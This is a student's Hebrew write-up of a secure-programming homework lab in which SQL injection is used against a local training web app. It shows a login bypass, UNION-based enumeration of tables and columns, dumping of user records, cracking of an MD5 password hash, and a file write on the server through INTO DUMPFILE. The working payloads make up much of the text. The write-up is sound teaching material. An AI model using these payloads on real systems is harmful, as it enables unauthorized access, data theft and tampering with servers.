**תרגיל 1 בתכנות בטוח ואבטחת תקשוב – אורי דאבוש 212945760**

**סעיף 1:**

נכנסתי לעמוד ההתחברות וראיתי 2 שדות – שם משתמש וסיסמא. ישר ניסיתי להכניס מחרוזת מהצורה

"alice'; -- "

*זה הביא לי את השגיאה הבאה:*

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; -- ') AND (password = 'd41d8cd98f00b204e9800998ecf8427e')' at line 1


*מהשגיאה הבנתי שכנראה שהתנאי בפקודה בשרת כתוב בערך בצורה הבאה:*

… WHERE (username = ' + ***username*** + ') AND (password = ' + hash(***password***) + ')

ולכן השגיאה שקיבלתי הייתה שגיאת סינטקס (לא היה סוגר מתאים לסוגר של ה-username. לכן הוספתי את הסוגר וניסיתי את שם המשתמש הבא:

"alice)'; -- "

ואכן הצלחתי להתחבר למשתמש של alice.




**סעיף 2:**


ראשית, ניסיתי לחפש דברים שונים. ניסיתי להכניס בשורת החיפוש

' OR 1=1; --

וזה אכן החזיר את כל השורות (לאחר מכן גיליתי שגם חיפוש של מחרוזת ריקה מחזיר את כל השורות).



לאחר מכן ניסיתי למצוא דרך בה ניתן להריץ פקודה כרצוני. לא הצלחתי להריץ פקודה לאחר ה-;, כלומר לשרשר פקודה נוספת לאחר הפקודה הנוכחית, לכן עברתי לנסות להשתמש ב-UNION.

כדי להשתמש ב-UNION עליי לדעת כמה עמודות יש בטבלה. את זה ניתן לגלות בקלות בעזרת אופרטור ORDER BY (או בעזרת ניסוי וטעייה של UNION). בחרתי ב-ORDER BY וניסיתי למיין לפי מספר עמודה. האינדקסים 1-5 עבדו לי, וב-6 קיבלתי שגיאה, כך ידעתי שיש 5 עמודות (ככל הנראה מפתח ו-4 העמודות שמופיעות בטבלה).

כעת, ניסיתי לקבל את שם מסד הנתונים, הגרסה, המשתמש הנוכחי בעזרת UNION עם הפקודה הבאה:

' UNION (SELECT 1,DATABASE(),VERSION(),CURRENT\_USER(),USER()); --


ה-1 מרפד את העמודות של התוצאה כך שיתאים לתוצאה שחוזרת מה-SELECT הראשון. הגרש בהתחלה סוגר את הגרש שפותחת הפקודה הקיימת בשרת, כנראה שהיא משהו בסגנון

… WHERE pname = ' + ***name*** …

ולכן לאחר ההזרקה נקבל:

.. WHERE pname = '' UNION (SELECT 1,DATABASE(),VERSION(),CURRENT\_USER(),USER()); -- ..

התוצאה שקיבלנו:




לסיכום, מסד הנתונים נקרא sqlitraining, גרסת ה-MySQL היא 8.0.23, המשתמש הוא weak וה-host הוא 172.18.0.2.

**סעיף 3:**

כעת עלינו לגלות מידע על משתמש, כלומר לגשת לטבלה של המשתמשים. לכן קודם עלינו לדעת את שם הטבלה.


ניסיתי ליצור משתמש כדי לנסות להבין מה קורה, וקיבלתי שגיאה:



כלומר גילינו ששם הטבלה הוא users. קליל!


כעת בואו נגלה כמה עמודות יש בה ע"י חיפוש בעזרת ORDER BY בממשק החיפוש.

' UNION (SELECT \* FROM users ORDER BY 1); --

רציתי להתחיל לבדוק את מספר העמודות, בעזרת הפקודה הנ"ל, אך קיבלתי ישר את התוצאה, כלומר מספר העמודות בטבלה users שווה למספר העמודות בטבלה של הפריטים (ככל הנראה מפתח ו-4 עמודות כפי שיש בטופס ההרשמה). להלן התוצאות:

עד כה גילינו רק מה ה-hash של הסיסמא של וולדמורט - 856936b417f82c06139c74fa73b1abbe.

נרצה למצוא את הסיסמא המקורית. ניסיתי לחפש אתר שמוצא את המקור של hash, ואכן מצאתי את האתר <https://hashes.com/en/decrypt/hash>. האתר מצא את הסיסמא המקורית, שהיא horcrux והוצפנה בעזרת פונקציית MD5.



**סעיף 4:**


כדי למצוא את שם הטבלה נשתמש בפקודה

SELECT TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_TYPE='BASE TABLE' AND TABLE\_SCHEMA='sqlitraining'

שמחזירה את כל הטבלאות שקיימות במסד הנתונים 'sqlitraining'. נרפד את ה-SELECT עם מספרים כדי להגיע לאותו מספר עמודות שצריך (5 עמודות). הפקודה שהשתמשתי בה:

' UNION (SELECT 1,2,3,4,TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_TYPE='BASE TABLE' AND TABLE\_SCHEMA='sqlitraining'); --

נקבל:



כעת גילינו שיש 3 טבלאות – 2 שהכרנו ואחת סודית שנקראת "cyber\_tableAAAAAAAAAAAAA".

ראשית נגלה כמה מספר עמודות יש בה ע"י ORDER BY. 1 ו-2 הצליחו, 3 כבר נכשל, לכן יש 2 עמודות.

הפקודה שהשתמשתי בה היא

' UNION (SELECT \* FROM cyber\_tableAAAAAAAAAAAAA ORDER BY 1); --

כאשר את 1 שיניתי גם ל-2 ו-3 כדי למצוא את מספר העמודות.


כעת נרצה לגלות את שמות העמודות. נשתמש בפקודה:

SELECT COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = N'cyber\_tableAAAAAAAAAAAAA'

כדי להשתמש בה נרפד את העמודות כדי שיהיו 5 עמודות ונשתמש ב-UNION:

' UNION (SELECT 1,2,3,4,COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = N'cyber\_tableAAAAAAAAAAAAA'); --

קיבלנו כעת את שמות העמודות:



נסתכל במידע שיש בטבלה כעת. נשתמש בחיפוש:

' UNION (SELECT 1,2,3,cyberId,cyberHour FROM cyber\_tableAAAAAAAAAAAAA); --

ונגלה שאין כלום בטבלה. חבל!

**סעיף 5:**


ראשית נבדוק מהו השם של הטבלה. נשים לב שגם כאן כמו קודם הפקודה מחפשת רשומה בטבלה users ומציגה לנו את הרשומה הראשונה. לכן אם נשים שם ריק (שלא קיים) ונעשה union לטבלה אחרת (עם 5 עמודות), תוצג הרשומה הראשונה מהטבלה שהשתמשנו בה.

נמצא את שם הטבלה במסד הנתונים secure כמו קודם:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_TYPE='BASE TABLE' AND TABLE\_SCHEMA='secure'); --%20


נשים לב שחשוב להוסיף רווח בסוף (%20) כדי שההערה באמת תבטל את שאר הקוד.

גילינו כעת ששם הטבלה הוא '789b05678e7f955d2cf125b0c05616c9'.




כעת, נרצה לבדוק את שמות העמודות בטבלה. נשתמש בפקודות הבאות, ובכל פעם נוסיף תנאי ששם העמודה יהיה שונה מהשמות שמצאנו עד כה:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = N'789b05678e7f955d2cf125b0c05616c9'); --%20




בפעם הראשונה מצאנו את העמודה id. כעת נוסיף תנאי ששם העמודה חייב להיות שונה מ-id:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = N'789b05678e7f955d2cf125b0c05616c9' AND COLUMN\_NAME <> 'id'); --%20



כעת מצאנו את העמודה random. נוסיף גם אותה לתנאי:


http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = N'789b05678e7f955d2cf125b0c05616c9' AND COLUMN\_NAME <> 'id' AND COLUMN\_NAME <> 'random'); --%20



כעת לא הוחזרה אף רשומה, כלומר אין עוד עמודות. בכך הכל בטבלה הנ"ל שבמסד הנתונים secure יש 2 עמודות – id ו-random.


כעת נרצה לגלות כמה ערכים יש בטבלה הזו. כדי לגלות זאת נשתמש בפונקציה count שסופרת את מספר הרשומות בטבלה. נבצע את הפקודה הבאה:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT COUNT(\*),COUNT(\*),COUNT(\*),COUNT(\*),COUNT(\*) FROM secure.789b05678e7f955d2cf125b0c05616c9); --%20


שתחזיר לנו את כמות הרשומות בטבלה הנ"ל (5 פעמים כדי להתאים למספר העמודות של הטבלה users איתה אנו עושים UNION). נקבל שמספר הרשומות הוא 3: 

כעת נרצה לגלות את ערכי הרשומות. נעשה אותו דבר כמו קודם (נקבל בכל פעם רשומה אחת ונוסיף אותה לתנאי):


http://localhost:8000/blindsqli.php?user=' UNION (SELECT 69,69,69,id,random FROM secure.789b05678e7f955d2cf125b0c05616c9); --%20



http://localhost:8000/blindsqli.php?user=' UNION (SELECT 69,69,69,id,random FROM secure.789b05678e7f955d2cf125b0c05616c9 WHERE id <> 1); --%20



http://localhost:8000/blindsqli.php?user=' UNION (SELECT 69,69,69,id,random FROM secure.789b05678e7f955d2cf125b0c05616c9 WHERE id <> 1 AND ID <> 2); --%20



כמובן שאם היו יותר רשומות היה אפשר לכתוב סקריפט שעושה את זה, אבל כיוון שמדובר רק ב-3 רשומות יותר מהיר לעשות את זה ידנית (כמובן שסקריפט מגניב יותר).


**סעיף 6:**

נשים לב שב-MySQL ניתן לכתוב תוצאה של פקודת SELECT לתוך קובץ בעזרת INTO OUTFILE ו-INTO DUMPFILE, נשתמש באופציה השנייה כי היא כותבת ישירות את הערכים ולא מרפדת אותם.

הקלט שנשתמש בו הוא:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT 'Hello, World','','','','' INTO DUMPFILE '/home/hello\_world.txt'); --%20


נשים לב לטרמינל (הרצתי shell מהdocker כדי לבדוק שהקובץ אכן נוצר). ניתן לראות שלפני ביצוע הפקודה לא היה קיים קובץ בשם hello\_world.txt ולאחר הרצתה קיים והתוכן שלו הוא Hello, World.



